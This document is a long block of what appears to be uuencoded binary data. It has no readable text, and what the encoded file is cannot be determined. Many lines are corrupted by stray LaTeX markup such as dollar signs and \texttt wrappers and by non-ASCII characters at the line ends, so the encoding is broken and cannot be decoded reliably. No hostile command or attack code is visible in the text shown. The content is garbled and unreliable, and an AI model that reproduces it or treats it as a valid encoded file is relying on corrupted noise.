N<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"MAQAMN<E"$ M?I:#\$FUC%]R<Q+&`EA:LC@:'<!^7JD=35G\$ID*#@THOC=:X#>>VKF9FF2DT9Đ $M7LF?+"#!\=^T\9M*&6S482&]4Z^PVU=:1[&*24_=G+=XN/CMYQ*"O;T"'T-JD$ M:`6;:\;J\$+=V"(OJ*(/^NY`2N@'Y\$9K"GUH3[+*578)';/WAJW)\%>U3H+D>Đ M'1)CS4/!NEN"%2M53LM3&+O-PU^/R*M_TX]<`^,\X+2(*1%&`-/UJQ%BM`C@Đ MCKUU@,Z3XMID(S&VQ*&AH4I;)#1!J:M#ZH\$&2QOUO>KKAU2NR+;]YGWI^W`JĐ $\texttt{MP0K\#"@T._UE8!+D7?IU\#"QG\$} < \texttt{@O+]} = \texttt{$`$ES23JJ"} < \texttt{$6*Y*} = \texttt{1*10W72W@/9D}$ M#O>+>S,T*Y8[)E]81X.\$4HFP<]UV_01N.\$WS%>VT_M4^V6?/6WH49<+>H[D4Đ M<W_Y]*+A#PD6J8)@8\O4BUHX/"PUE0HYY[D_Y^WPW<K,.>;CTS^!#O>FN]F4D M?+Y2!#L!>#4L.L,\<SU-,O3]RI(6I-KEG=Z8OCC>?Q1RZ#*4*6:Q.U/G:-V)Đ M[Z-+<VFXMJ+:X#<27?3TY*YB8L%\$0;X,U10B:KCVTIK_^7"C^SIGSH!HL&UPĐ $MSU/\$WL[\&C\#V\&\MF\#9H,F(X.F9.4;7HY6M\$DV3^2HK6@1<!Q\&Z?"U\;M\-AF_D$ $M-6YK)WH.>W4CV*B--2*R0Q2Y\C4Q,[=K\OD)I\#.,1\#P[?4`5EBL%@/YKB-.*D]$ MN>9WZ;SC_U`_]#/(JNB+6;^IXD^+VCF_SLA5E=6`]^AG!)Y/2(D*!)=_X#.5Đ $M=?, CU>5\'V9(854V-1D\#<OA+,(Q2^86`JX;D!WL7I_9$PKH)O7MYGB&I:X4CD$ MS"A2S0L>`_JUH2OS+VWV6H9U*&F+8<D9^<2K<6/@\$T)&7E"+*+=A14Q?YN=XĐ M;X5`0]XG;((RPP\$83F#.]<'V:!8[<!?#`"3R-]AFU\M`0DR5\$:9-'ILAL`7:Đ $M('N(\[+71(F)^{"}9\&\]GG\#1;ZMMV<H6GE11:E[4ZA@!BQC,P4CGJG/4'B!QN`D]$ M<_\$#A&@[\94&1PB-IO((D%<99@"HPTIEZT(8%"HM19F&Y.ZY8E5^\2\SQBJ'D M0AV50"]%/!R^RX3K0TS9,A8@V'"(\,_WHAXJH3T_<E\10']"]=9)1H.VE/4KÐ M*CCDE5<OH, EA?"O, H=O!CJ)^42H\N*S`HP.:E<RM3QW_.\$X&IWWP@=K[>T+OĐ $M! + [YQ"[2UJQ0$:,Y>1@[Q5=$S8CAE$;^HP`&V&YM+D:==]3J\-69?D<5KY.]D$ M\JXAT!\%6SNW&VR!DS\$<F@Y6KTOO)FPD:([C7S# +P8GSW!'?&'*(W=)7NZXĐ $\texttt{M_3,9.A9^Z;'O^'[I\#7Y\%/8][\$>NZ=0@0E5\&OV/+_/AD?*Q3=R:I"\%=YVL_MUD}$ $M, <S \1M_-C43EL^4\#C: "M0PN8WM6+AV<3,'^]$@D7RN`B">[,E^R91]4ZLGJNÐ$ M:AM43YT4;[<1895AIF:#9&R_TP7008YA,>\ZK2];Q*1<:H2'"ZJWO.(R!*"Đ MQDPJYTT?S1NY=>N*Q(:V@X"+?EO"].4IWU"IYIW]!\$6<5E*?\$W28<0BKE=[HD M%\$QOE+]&#%5H%3/ITP1L>+#>\716.@^;0%]]F/.\NB]W\RZEPG/%?E.`RA;(D MRTP!-G?&&9%EXUN%!KWGUO!JA6N^49'OR+4IOJJB22J4",;_J!42>'U[+A*VĐ M77.5NK9)M[%-FF)X:[%4FA:VT[*XG#0K4K#(9E(F#3VD*-[8IN*K'];T00LD)]

M?#GN)9N^2YFK)HS/):/\3'2RIE];!:'SOT`[`+["!]@]09FL>B<'DKB`G?Q.Đ $M(M"[:I]/72SM&I!?.AW/PJ^E_#>A?.%"\S[&/I,$&M2XKOS7IZY!9$4M2ZN+D$ ${\tt MQ1I2^J,-EDFQN^.S)T/_W<8_F>1?!@C)84./E$(2\&F;6K'[LYO\#\\.O183OTHD)}$ MD\$2%%W9[*XTD@]<%9+`A8,6Q+DX"\$=P11SJJ%N;`ZN/8__:?.X7?S<J*+-BYĐ M`KS!C8@MOE1,7)\H-0AWGP_T:MB;@87"S,YC^"5'N&0,S/ZT_?5+@81Z>M0ZĐ M1!^]#2+V_-\G-SC\ZYCS"`L6&ZN.1-7I<HJ"_`^O.N;]]NECI?:F#J*^_E65Đ M-J\$ZF[?+]@D@"1NJB*WT0B*@CYGX!`3W#51<*G'=IX9KHZ]] LXY- =Y<4 Đ MI; IHTB\S?, 3; =FVU. "2Q3TP-^J->?-; [7\8A0J)XA5]*;F=/OQ`*F!NL4)BĐ MGW`XZ)!C,90/DN`3`%!I/,A<N^\>!WO^;2GMOW<L>?##D\5H'Z^\$P6S!!!R<Đ $M@, 0!L*;KH)U**C<!T\U&\#^6)^-]K]TX,JY;U,RD*D0(6>QMX:]1?>X:6.Z-7Ð$ M:BXUF2D9\?'#5T">\$":WP&F\$16NIL%/BCKF^;;,U9_\!GCY\K,G6G[>S0MTHD M+8=6W*%WKC].?1JG?T=A6OLPFC)?RA,!%*!!ZNNW#/X4LIDKKJV*OK4=<##HD $M,(R];Y075+U]FDR25=WTR*T.T'_23(YZ\14VH,Q3]$W(Q4^&:,;.;2*JALCD)$ M_D^'!\(F;U7?/<Z)LZ5+[E1K.*2*0H^TDHBYTMS--[3\$0LV0Z54E71]ZXJ'TĐ M3?IPB(E+(VMFX&5&9YY\5.?EZ39K;8*:;)UT37,SN]-,"X<P`!!Q(+NQOTT6Đ MOW)*F\$>B+.C?SD>^0#;@1W</KD[_K,NK=;9BX-=]Y(K<P\$?<XE%PQFM0+LJ^Đ M`@;3T.^V&B6.'Z!1UH/5+#MQ(]:NQCW0UA%.%\P>S8V-OK@T2C'S92#W'(OED M=%])&P1PQB.F_].IT=NG $^+$ &X E 1*@T("K%;[A\$Z"Q:\]_<@?Z8,!?_?^%"/-Ð M7/RD?#02\C+O:KHX,)HRDAIC(8;,*>H0AFW5<(PRB(Z\,>3@08V-Y6>;<*<\$Đ MFTU,G'*G6\RWI+Z;\UP@33,[C."O;Q28#3@WD=70<-U@H"'=%UW?720R;^#,Đ $\texttt{M/\#]S[[CB:WLNK-2^DBGFWN\&[GL6CQT3=KU\#UTL/+J]^L1\#9KY>+>:!=.=\&'\$D }$ M\$?[/?"=1J3A860]9SK.@24*28>T0?744W48G"PEBQ;NFBP:*':+M2*R03VN<Đ $M.QT/$1+6D=M+R/=5P'+43P0)>;_B\S"(!*$-P[R@?2_K[H:P3L?H]1_7^9;<D)$ $\label{eq:mass} \texttt{MA3'9K*P=C^MB;$XD;.Y4ZEW\#0G`B@V1A@T)ZP":<&O\n"_BM=]/N*ISZV-=QD}$ MNOH-(NO&UTXZU)T"!909MDU!PV[P?/25![`-JSZP/Z_2:*F3&7-T+)\$S,?\$3Đ MW:F4ZP287V?Z^.@5VU\$K/`:9#:3R4N>4BF6^[]ZT6,8[/'.DPLJI>K93_S?0Đ M]UO3LUJX"TF=YRES-FAB(M]A[Y"*^2H-6[[@H:8ZRA8Q[6-.<V;'>']U?%W[Đ MRE*8%A\$J7,2V7\$;L^S(5W\I1F/J7H:+YV97V:;%I!9,&K.:W0>.)9\FE17OYĐ M9EU6@_6/JV*(OM@L^_8C@<DO:D8PDC]*`:WP0RA#?6@V?S'R#D_0P!;!RR(Đ MU?689L\@E8CT)@P?.FU_`"VF4ZD)8*I'++UR!V9R=56U2#7_<H9-,X;J'%]7Đ MG3V>EG#5@/&L*IXQCL9RS66(A0]\R?ZL[%)!4T\$CU1H6'MY1;:/2N=>\S_EVĐ M,L?'B>`S*]G.SD[BRBF1K(:W]Y1KVTW'HW`F1KC3].-+7/[M[5TBL[DLPLQ'Đ M5+KL\$T^Q^Y=>4UD=V`B';YE"ZQAKBKZON;A2?/'54(T13QDVJYY7IV*4WZ^^Đ $M@/47U>N@*;ICOD.?+3Q^Y)=4\)Z45J[&]^<W]9K0(1GW@F@;:S`$F:OH./_,D$ M"GF/:LN0`T*2E0)72`?EHS/I]"-!%*"W(-?B853TKO(8V"0_!^T,*ZX[M+URĐ $\label{eq:main_self_main_self_main} $$ M''?4CK\$?^3>*<X5UZ)\\ < UC(T8>:!DM59.2'E?4*[5-0,*-N\6Z=1L+[/\;G4HD]) $$$ MJAV;\3QD*%:]T:B^Q>Y3SZ:6JFK<!U&6B\:24JUNQ]W7WMY??=SZUA3)T2+*D M-"._-=L@_I[>GE\$&AEET1B;USBE^)!Q_;!HK+B\AG3)_96@25\Z7%,ZP7C=OĐ MT.9'\X:XT&7(XX8E\$.S"BSD!STQH\$\1_4=K+/:OQK7CP*<#,#8#R1./NOYFGD MWX4W*KX7`J2"T\$NF/H)ZL>+&JE]'S`?OMD]YDYRW(,C9T!:>8B<#`P-NA>?'Đ M1HY6TRVZ/.RY:TV#ZR)"6&4T<QSKX!'S\$]H+XT<X:[P;A9@[@B/KE`U W33GD M]@Z?3QM#'^GNW]PUHAPHOO,`"/1\1X-6): 46UU= +JDBM"@+M<C=ICG6!"&Đ MCU0%)]]Y!0#+\Z3V5HM=GP'!\HO?0C_I5ZDMNG>0NR).)T<F6]6HAERP7=S<Đ MEA4"[/W\FH.-2([:'P2?1AH86"T_P:YDB4`X)8J07I7001]X_!3\UEZF\QG8Đ M_;V1=:\/B8:'QL;&XF/)K8[O:U]U?/QI2VM4`4(8KPY;DNS6CJM_H:7HI:5EĐ M-KBE25ZI73X>EYP; `408.#DX\$(`GR[1F\$ERW(#&FHW8G=%*Q.4'U][*+-P'"Đ MU:_C#GMM[Z85#`V:MV@@A:9/9H[([Z:0NY_]P/>0Z+J8D82E%YF8F.BEY5(@D M; 'DU\$FS_12.T8/^GYJ2X,M#VG-'%+Y3?"\$UDBHT.E: *^XMG1<:KWB4=1IW(; D M&]8.I]TSCUK!PV?RK_2Q6SU:E&0)V37`8J:+#A:_.7K7T>B66Q]^#LA51W1=Ð MGC9]>%4<R:KW3\$#8#]+DX3Z+#D>]+E^Y=/SU[;ST;,9\$LNMG4O3W'M4AV+1>Đ M7[%?DV];)5;^QEWCSB8'? TO8*NM;\$D [X]L\$@D?UC!40L>SL\5&NS`=*4@?Đ MI5>J?Q-T5H\$C4UTR-:EZ?K)26R-6M5-=N?*"7/4!(2?>OTH<VU%7K*X0L4]YD M;_5EVK`?,[]J/]!JRPN4O\^Z7ND4FV1U'A*D/F<@Y-J3/I<UW;ZS"U\$9DYKCÐ MFQ60WPOP'"Y]:"-H-%92"W+_M9CG>[8S;?)0INJTIF]0+)YB#^2W"S"-83FKĐ M4LUBPU9`Q":LJ`RG`H.T0\$/F1-2\LWGW0&40->+OJ.,UI,[2</3VU\$1!YF0/Đ MR[EHT"&C#>.TQFR6.PHT;<WFH/\$1]F5/R\70_C[L2P]&^S.3+5AN_^M@%?G^Đ M5OE-3\-NW>X[_26;QOGH/WD3K]?+,)+@D.USZ:_632TX0'%\CZ5!65F.EW=6Đ MZ)5M,H?OHY(&/<=`/K:"HO7)AYR"@J95%16D&NI^BQ-ZN>N&]>^EHC?HH...Ð M\$Z%;;_7X@4)/?QP]*PO6NU6\$J!76-4_JSQ;;U;.75DF]8B)C<4=;?Z6.&OS9Đ

M, <OG77*DNIAD]-V\ZJ3*UTT;5DXW^W@O.^N7,+E?*KY#4>8[,M&(&"OFW?-@Đ MMOUW%)NL%)R\X9SA5:[CX'XG2F.K-)3B2R(S7CQ?CGS,W1T=P]SBN>&['VULD M66C0X?EQ[!1(@<;8F%#<?%K<H[J7Q(YPO`@/&B+]4RWLX>?,,L,J;4;_#2T2Đ M+>[['SP'1S529Z#B`=K7&>:WVG*6>+^[NCCCAB4W-[?4APEC/72V]S:3?HR+D $MG?Z$9(E&P$808BW]R(52$],'V<`"_4Y$T33'RTYJ\-%+Z6DE>T[&=0@#A'5-Ð$ MFE&C]80-F=^XHGR.X?IV+:AHOZ<"I7.H+G0!O)#BO/4;][&"TW17PSC@93NBD M%^F6CHQBJ:34GT`FKH^7C:>MLS OIF3C>Z6R VY@%71K%#1J=*N[HW ,G65Đ $MRZ\#O(:=\$:K^*\#.OC)7>UYV*S_{=}=5NY=MQI>_L2=U9.8?GM@2N/E)+=-J3+!<Đ$ M>, "*P@U78LUTW!4.]<7NQ08S_WX@^O_KI5?_,RQS%K+=%H^VS37U/[0K:&ZFÐ $MSHTA < 9MQX$L-)3I+Y0HZP/'=EQA.H5#W$9=L><T(^?/(]Z(4Q*7AVU^U%::OD)$ MI\=SOT5#>K_U//;_Z1G_7OA]<;M96V?0\$BLV?!)RPRV04SJ>9WV1L1X25BD]D M="P-MAU7&/[OEYKRO+:*N.^K.W3';RC3Z#OY1\$RFA6*UV`7\(N'_>168E_90Đ MCVC2_E3__*B*-[#RO='45SOWG>9DF1G/+L.N-DB+-TIS-SK(_,_T,-C'*B#@Đ MYEV?Q_D9U*/MSX?_^E2)S^U4/PW\$1^EJ#KR].\%1K(Q55<;+YZW>H8-0P)M8D MJ3/#]'EAM<#`TPFW.1(195Z3\$D8+_X1K3JX!1=*)I_B:%Z.],\$O%E=2]*,NDĐ MM.KF00E1NO/@SNF>KLGA+C97@5@;U+;4VZ-I`K63JA8*F<REH@/I["6&VB2HD M8-6)MYE9EJGG1-Q*7-!U5*;[D)A;.S9^WRM\QA?./.5'O58#-MVU>&(W)]3]D MZ.&`\\$0;]_6A5-Z6FIV5MVZ!7,\8(Q7RC.\O4&@[LV^,)HN&SGTAKE=E\$V*=Đ $\label{eq:mj} $$MJ>.B_['U-3G-1&Z^JY)WMQ\LG;!NRZ1C>\9C7HBB*-8^?`T/$D2I\#ZCZBFF\DERTY $$D2I\#ZCZBFF\DERTY $$D2IZCBFF\DERTY $$D$ MBS*R'0/W@YP@R\$`>(,*6<LD)*(D?:03;992G+48!O35L05,ZL5553H+4<DQ%Đ M^UKCNY;Q8LXU3;MU1=%#NZY%=^X<YS;XCIA?X=T0%)\DYL9=/0\$+B9\O"?EYĐ MSBY>8@O>)[?9\$Z%.<%7JXT^?_E^\$_658'%W3J`W'@>`0W-TAN\$-PAP#!89!!Đ M@SL, %CRXNP5WAL%M<-?@#L'=&5P^<MWW?O;[XWNN_:?[8(#NZ=6UJNI<5:LJD M'X2>R9,V\N,=P1<W8*ZN?4_4UYZSY\V,\$\]@1JTJ<>W4-\$..I*&T,6_,%FC5D MQ/(B593@57)-?;VE?_)2:U45FYLGE;B(=H;:#W@8/]2@"F71L6!UH';*N\$Y\$Đ M03#4/;<EUR12:P6"+0^YMF<=%\$@\$.,KWR;_)OV^<V[9,JPZU8%P4'\$0JUMPYĐ M&@<V)M\E>VE; `>>MP9I2YSY" `71UD.', "+T7>_BF\$?V>:R\$Q4@\LM3AK@6'ID M<9^:?+;&N#HBQVRGQM_+;NS^!D/-DU4&RFKA[_]VXO=7%N''/<[SOPF70C<=Ð $MJ/U"]XPQ-I3E-,6P8B4O68##W9[#\+B4G(99H>=QCMPF#.P#'4[GQ8S83WJ#D]]$ $ML6KIX, 'SNOC^Y%[SA96W>\>5*O^5W*N*&)"=*X@7_0-\@F!#[0T>K-W+5D$ MBQY?<6PT5!5,(XD&K7KKH'US8]28?1#WWF1EC-R60R"%=Z@"F,Y526D,FZP<D M\$FMOT)Q>.GF\0[C(NN^L37W%>G+?XQ!E].S`J".,TR48>@U<(*_KP3=:^YO+Đ M`UG]2YT67\$8M+(NIG=;@+TZ]<WTV'@K#5VQ*C^B*].+:XP4RC@R+M>8DM:KJĐ MR-X/&T9U98R%>5AB1*7*M6>]!#X4)_M4B8SX7RW<WU"U\$SE&:15LEL9.RUZĐ MBH*P;XV'\$W);F#BZM--;O.X#<@#&,;=MU=L6!:PDF;.A:+0VQB2\$;&4930K^D MMK;?41?M>DP(3"GR787KK!:YL43QU/"2S0<*/5=*!0HN%&RF,\9<+K.=Z]2.Ð MQ\4@>6U3@OB2V0%RMN435;6@D!J&\MD.`B=*3E)8*FXW-AMG)@"3>Y"P&E#-Ð $M<F1RCA$U=\FGH+FH2D6``SG@W,H;YO+!ZO*T/D\E7HSK2NX[WZU\=;&[.O[5D]]$ M-V1)V*60U<8C`65LK.=SXN3?1"]I3HRA[3J-RK87\ZSZXC!]W*36UZF&2BYNÐ $M<K6->P]1[;E0\^^86(\/2IX.\&.CKHWX@6AZ2-09#L?L#<3QUZ1D<;OCAV$I)D$ M >VF4[E=,P^AURNQ?9.3R&E<,EYZ\$>D.@]7YB&111\$1\$\/[#%I');T2I+,R+Đ M=;2EC ,S`=\]D=?P-3 W7;Z;6#J98WU(O)>WSGC<ZC*X,:*E-L1E6UF6]C!Đ M1;8BJ(R/R9HD?I>H0T4-Y1J#WZ^%6::2_CS;D[\K5M4V]:;NP\$L#%"((3EITĐ MD0HF`B</+C69/T2Q-\$LI^_3A#[&NY(9WU]PN/'%E1%DSIJ5ST!]5C\QR%8SDĐ $M.M//H?'G(MMX1&R*VB\R9+IAU$,E._^\#(3<WW1`A)/P!)(YY<6A8Q/)(+AFD)$ ${\tt MK$BU8O.F@3E4_/W^<D:-\#U4E2)O\#TKJW3_<L<1N1_!\:F_GRJZOE\:\CT\#NED}$ MHRI5+*RM\$W*S'HQ3>(%\`AU<0W>P@WRD``T)*HSD;,-A=/6@O)+\%#8OC`3%Đ $MQ.&Q/]"I#-8""<>&@YY-JKKX&)^RE*Z1?.4D4HN44[)&.OL[FNG'&<=\^Z"D$ MV; V0P)!8J6OW<*]T[_5>B.4%95L4YSQT8-CUBMUD>VD\$QUE0\$EH'L4)ED)^=Đ MO+@VMBE3A26/`V?[6XT:1%+""V9[[**JSBSOS\$..1YA32D!\XRZ-1UC'RML(Đ M6!2^"AEVBY;=B-17G.]Q_NF@Q#GNT?%M>=4:_/)/L&[Q8V5^CZ/L@:-&V-5EĐ MIUBQ#\\4I#DM"RZ_T9U]Y7W\$B`QB"O_;FI>'CIFHW];66C!)8NH"_<C]]/ARĐ $\texttt{M-A8IM_4"XV3AV"O>F8*^,P%>Y*QQ(8@HL88_@UF!4S!FO`+G^WK$K0\#K\#]10D}$ M,=PTL#&)8QI5IJUJ^5&<=53@*^7>DA+Z".A66'8*);R1G+;Y,#L<TWW:HZQ6Đ $MN>W\R8L71$R>7D/;O%>[YVX%LE;*W7U/\-$9"6F(,!?@^+"H:;JJ(KG/N<7UD)]$ MEN-E;-+`:A:UMT.72_!C`Z-1JD<\DY97Y<MQ\$]=%<YL*!YPGRH1#\1D\$6]0?Ð M6%]FTR:A-7"^4Q!X\-\:K)8ER];4L\1_?ZB"36]RF'\GWJJ;[;9B033<:>H^Đ $\label{eq:mk*d<Q5;HJ:4@$"62,^D*BC@_\7G6X6OF,WB';1=\#F%D63V^(F7EY02>&X(V8D))} MK*D<Q5;HJ:4@$"62,^D*BC@_\7G6X6OF,WB';1=\#F%D63V^(F7EY02>&X(V8D))$ $\label{eq:mk1} \texttt{MK1} > \texttt{!K$\#:_74} > \texttt{@D1}\%/1[\texttt{JZ6}/\texttt{T}\%643Y\texttt{@J*@,\&VJ\#0`K]GR)-7+M6CT]`2K3F."D}$ MXP4(_)HU\"*9/F_:2VD+]T36+@D3UC`Q,<F^.\M@P5_:JVR@F[F4X0X.@QN4D

MSOVJ'IP.-?;9:,B"."[8(Q0&\1=%!^DGSS.:Y)>I\<13@%.6B"'KF@5EA&.>Đ MRH4R3V<>^^[R(*)CM8[F".+AEEG[)R,?`G1L`CJC/&J3PG1/Z[E*\$5AJ[[NMĐ MB)!N+NAVRS!OZJ/EP\$KQ#N&09,!1CDZOC7"Y^Y-=:PX`\^V@O/MMRMVH/=&DĐ MILM_LNM<[K]5RS'O_M7?B=V>2;1SF\$XJ]5!J4P]6O\&/+!.):Z``+L2=6_D"Đ M\51\`NH1\$A.9KQ#0AF\$P4="##@>H\$==@K[^2%A<7_GA2WE/?0`44;4#9+MWLD $M>S7AY1&]&(9(<?/!7,S1!* ;X*JKE"*,4EWN.+(YKZ1)\DJ[1A.;\OL678!LD$ MYQY#TPBVRJ?#3(_CF/EJLZX+:U"-&CUMX<!PSUN3%==5+\Z'L?"373Z\-_9GD $\texttt{M[1"(S3(?U8\D9CT^8?NFN3*5KD\#V./U*@L,!F-S/=;5H^Q+G/*N&8X_&^4_£) }$ MB:>22]PEQ*D&Z`C'O=.J_9YP6+_JK7S@S#=\\$B-%K-SI/9XC(3'>-W7!?]P@Đ MU!8*M_SX3[X!`,JU.#6S7&/&9:59*(&7`K-A&U750K1=RZG(B[<QIFPR_\36D M;?(5Q\,38UA`WU-;6T<G2LXD^J!4*>B+`Z<1>KJ8#7AT%&70&)\$J@2&:H0SNÐ M4-?"`AN`H;9/)LHF?D%V9,#U)+A54)``=VK,F:\$*5+*X-UZ0>=/MT-BC^6C-Đ $M*#]7/S,6UV\&E)-#;:P_9K1V)2N*E3`=U`X'Z;UX78N"H:A;$[>2U]VWKCG6Ð$ $M = :=@HY3FGTJ0?UHJ$&&Y;#_9>!RE/'+&J#<?<:+77"UYA1T1U[);@R^[?@Q\D]$ M_S*3Z4E?*OF!B:Q5VF`\WVJY"5;E>?L1^2(;;O90JSKFMW<BDM\GG4:CA*5)D M>Y;^"B&O5#<DC#77:R>*,@@B!Z%>D^C`().#SMH#!.29GT7:ESQFR4C%GO*<D MFT53&N/1;D_MV!0%O";^[-(Z9^P")0ZEI_Q^>;D.Y,V45=Y8YI.\MK^SN""VĐ M:T[YAJD'#I,"/Q)CGOA^;^&48)U+JY@]VZ\]0]'5^/3B<!A'T>5W5]1`)3T\Đ MCY"6XF_P%]/RY1U]O*Z;-?J%GYV#XS]W>5E(CO(\<O!>F)@-:@>XZYWWL`PNĐ M1!!0\7^+MIC\$/_,((70\C!,)H(*DD/:M<PM3FR3=B?P;)C3C^MJ'L(#<'L^BĐ M?"2?P!]NMV#"4D7`X&&_^EDY_3N'`=*`,YS99]&5J^WJK4VS#,J1\C03*H?.Đ $\texttt{M=,=C]_/E\$[W(\$06(U"4A?[NV@6[]8Z.4Q\M_NY0\$C_:\&;@TIJ<)T[[L+SF+!D]] }$ MZKWJ"2!5_V?UMT82O?0!(M]O,`'A<L2\$A-\$+3;*/2XM#WZ.S,?)L_YV>,'U?Ð M+HHCPP1; \$`6`%VV?DQ[NKSRB.6J0U'YA6VZU6H*AD@Q-\$'&7YU?]E58HC=!SÐ $M&YK(ES-!&VB6#H]Y*"DOF0Z-$+N)G/Z8'&Y6#268)EK#VB;E_Q=ZY7FC].J-Đ$ MSMF-T2?@Z2YHU#&3@47H\$<DB?8:210#@TPN;80+TU\$B;V60=G*U=*;(?7Z4*Đ MYYU04?\$6%U=(:F[^\/^4?)VQG^3TCO"U5#NZW?^_TP__&3=2)"0D&2!0L!/+Đ M([^Q44LV59:JS5L0GFG["C_64PC<C>L(<KYVZK@OU2@I<=Q_+<G&V/6@W_IOĐ MU/WRO='>O(Q(;>VTPR.L;2I=S];[@L!DN0E914<'D:5")(`E4=96*8JZ,807Đ MBZ^\$+U':62&BIM:)EDP=V:&LF:!M9U!PZ@QA7[.M['^_14]DN[I`ZP>3T?1YĐ M!]AT6[3/TAW+YN%W=+J1@==PA*1P1)[1+5M,MHE93Y??;SNB?.C%`HFC]=3.D $M4V=; \ \%\&\$?AOM)1]*Z7<O,F.DOX?PF,C9:"[7@I'K-='Z$CS34UM4*'MT?^PÐ$ MUH!9%/]^*Y^%ER@+9Z`#CHA2[/2#A].M`QW>H&7_AI895/?NS]ET8(L!%;Q[Đ M?&SXRWR]8H8A\OW+N*'Y?CI3\TO7>P@]\$7-+Z-\>23-Y?DPJ3M*@CGN/H,Y\$Đ MP&T3&Y'&10<:\$UC#<]#VRM@<K)Y86/AH5*9S'OC%#[(.I!YR=*]@T>#\WU[WD MR\EW.:K]\UF@``Q!!JN_9&+BB[>SBPN%UN.K3AQ'::>L64)`0@)6T0H/K=ZRĐ $MWIU.MC!+HRY>)W[PE^B.(<2^>7YA6Q^0"?F`".K;4-]+=CRIMA-OM140#4*YD$ MF>1[D`"4^4.*'GC#VR[F>-5HU[)-*B6C^OX81ZD[X8\$8Z[HE/ZH(4Z<)=YN)Đ M0*QB5N3%'0:1FT[KN8X831Z,7VBP#AN^8)3-"OX(V5%X(XM<9TFC> 7#!DG]D MC\W];Z*E+0*%W6JVME\$@4\$*2AK2&!DZACH*Y,(>X'P.#2</9%6F(ET7!.YE3D $M1+9W5>$K`#'_1[:?7K*RU?V/:@P,ZN4Q\X[;@Q2HPK36UD<W1!6F/$K"#C]ZD$ MC#,KT;YH::48U2,`[+V\O.X4;1M"OS_V1("3NO9UM;2*J^1J:P?^]B`ZKZ^OĐ MT>]DRM6&=9_S/MEK\,SC^?':<E5E&Q>6^BBEQ90(.WO1`Y'7,S71]R9)`Z@"Đ M1M6F#\$'<JFV\F;P5MU\UVDB+IW7-&0^.N^;\?\EBSU.1:;-]-S6U!'7C2\O&D MOEBJ(\?]U7'SB3I>\49\!HAHLE=HL]?;M&UA-3[)076U&(Z_ZT<Z?<-_"YVJĐ MFG`<:_+S)/ZS;GVLPU^@H+IC_H_SDY(ANN30F+ZP73,PQ*#)\$;.\$_JQ@,Y3XD MH^R[N55T3UC2+EZ1%<?/!MH_;ZDP#!_2)%D'D"EXS<5GU/WFO@"#9#^8]^[CĐ $M3<R, %[S[HE7W"80(\13^(#!&+9(Z<?!0R]%X=,E=VEL868-.`M=8$HP^*7G8Đ]$ MX)9C/^!J-#,UE8?PS!O35U?TV2M;Q<75M31\4GDKCD]4\-<#!%W_4"<2[LK6Đ MT; %Z4-!LE'#:Y(HE`HQK0HW>'A&'KL]N-AH?%/OA(_JGE!4WW:#8/,^.\HK%D M9(\$,,OWL^0ND<)W'LL6A[>WN1FM5FUJLII+AYP(N)\$NX5<-U!F53>/4=/55WD M@"U2*>@BT(K2TDE[^11>VSZWJ/5TA109D/UA511=\SP[9)\3EN0E>^L6Q;:>D MVD24"_B/&P3\I]"DT7\RE!92`:K"-_S6*@Z(#U:C8H*";C\+GW<C.<^8Y,#,Ð $\texttt{M}^($<'] \texttt{P=JKXO} \\ < \texttt{QO7} \\ [\texttt{Q'-F3L.WG4G} \\ (-\texttt{C*Q}//(\texttt{A}]-\texttt{XU}; \texttt{Z}</\$8*[\$\texttt{AB}_999\texttt{HR}\$\texttt{D}] \\ = \texttt{AB}_{\texttt{Q}} \\ = \texttt{AB}_{\texttt{Q$ M^:.%IY.K:_N?DL24TX\,=('7JHZE^*G#Z+T:K%9_JV_F5M?5J>M#;*<R(@BXĐ M9;V\H(,CUW/<D5@8GKH\V\$.28[BQ[WIR9M.=9L'ZPHPL(7YSW(/RZV\$@:TG7D M0[8T,Z3[>MR[Y,<!CT^"F:\$FC*I),OLJX!%53A=H@1FS(#1TS=O*ZY^*W:R1Đ

